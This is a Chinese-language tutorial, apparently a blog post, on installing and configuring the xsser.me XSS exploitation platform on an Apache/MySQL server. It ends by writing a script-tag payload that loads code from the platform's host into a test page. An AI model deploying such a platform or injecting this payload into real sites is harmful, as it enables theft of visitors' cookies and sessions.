# XSS利用平台搭建

解压和改名给权限：

[root@demon html]# unzip xsser.me.zip

[root@demon html]# mv xssplatform/ xss

[root@demon html]# chown apache.apache -R xss

导入与修改数据库：

[root@demon xss]# mysql -uroot -p123456

mysql> create database xssplatform;

mysql> source xssplatform.sql;

mysql>

update oc\_module set code=replace(code,"http://xsser.me","http://192.168.10.100/xss");

Query OK, 3 rows affected (0.00 sec)

Rows matched: 5 Changed: 3 Warnings: 0

修改配置文件：

[root@demon xss]# vim config.php

然后关闭邀请码功能

$config['register'] ='normal';

$config['urlroot'] ='http://192.168.10.100/xss';//访问的url起始

启动浏览器访问平台



点击注册，然后会生成配置文件在网站目录下的templates\_c目录 乱码xxregister.html.php文件 编辑把提交的input类型改为submit

[root@demon xss]# vim templates\_c /%%08^08A^08AC213A%%register.html.php

<input id="btnRegister" type="submit" onclick="Register()" value="提交注册" />

对默认模板也做同样的修改


[root@demon xss]# vim themes/default/templates/register.html

<input id="btnRegister" type="submit" onclick="Register()" value="提交注册" />

然后浏览器刷新访问注册页面，填好信息点击提交即可








.







测试接口地址：

<script src=http://192.168.10.100/xss/4r2zoq?1511966336></script>

但是现在是测试不通过的，还需要再添加一个配置文件.htaccess

之前ka在这里好久，主要是不能直接盲目的复制别人的配置文件，这里要根据自己的情况来改其跳转的文件位置的规则，如下是改好的了

[root@demon xss]# vim .htaccess

RewriteEngine On

RewriteRule ^([0-9a-zA-Z]{6})$ index.php?do=code&urlKey=$1 [L]

RewriteRule ^do/auth/(\w+?)(/domain/([\w\.]+?))?$ index.php?do=do&auth=$1&domain=$3 [L]


RewriteRule ^register/(.\*?)$ index.php?do=register&key=$1 [L]


RewriteRule ^register-validate/(.\*?)$ index.php?do=register&act=validate&key=$1 [L]

RewriteRule ^login$ index.php?do=login [L]

另外就是要开启允许重写及其模块


[root@demon xss]# chown apache.apache .htaccess





如果还是不行，那就把所有的AllowOverride 改成 All 吧


还有这个



[root@demon xss]# /etc/init.d/httpd restart

修改好后，创建一个测试页面，直接把接口地址代码写进去，打开浏览器访问即可

[root@demon html]# echo "<script src=http://192.168.10.100/xss/4r2zoq?1511966336></script>" > test.php





参考文章

http://blog.csdn.net/u011781521/article/details/53895363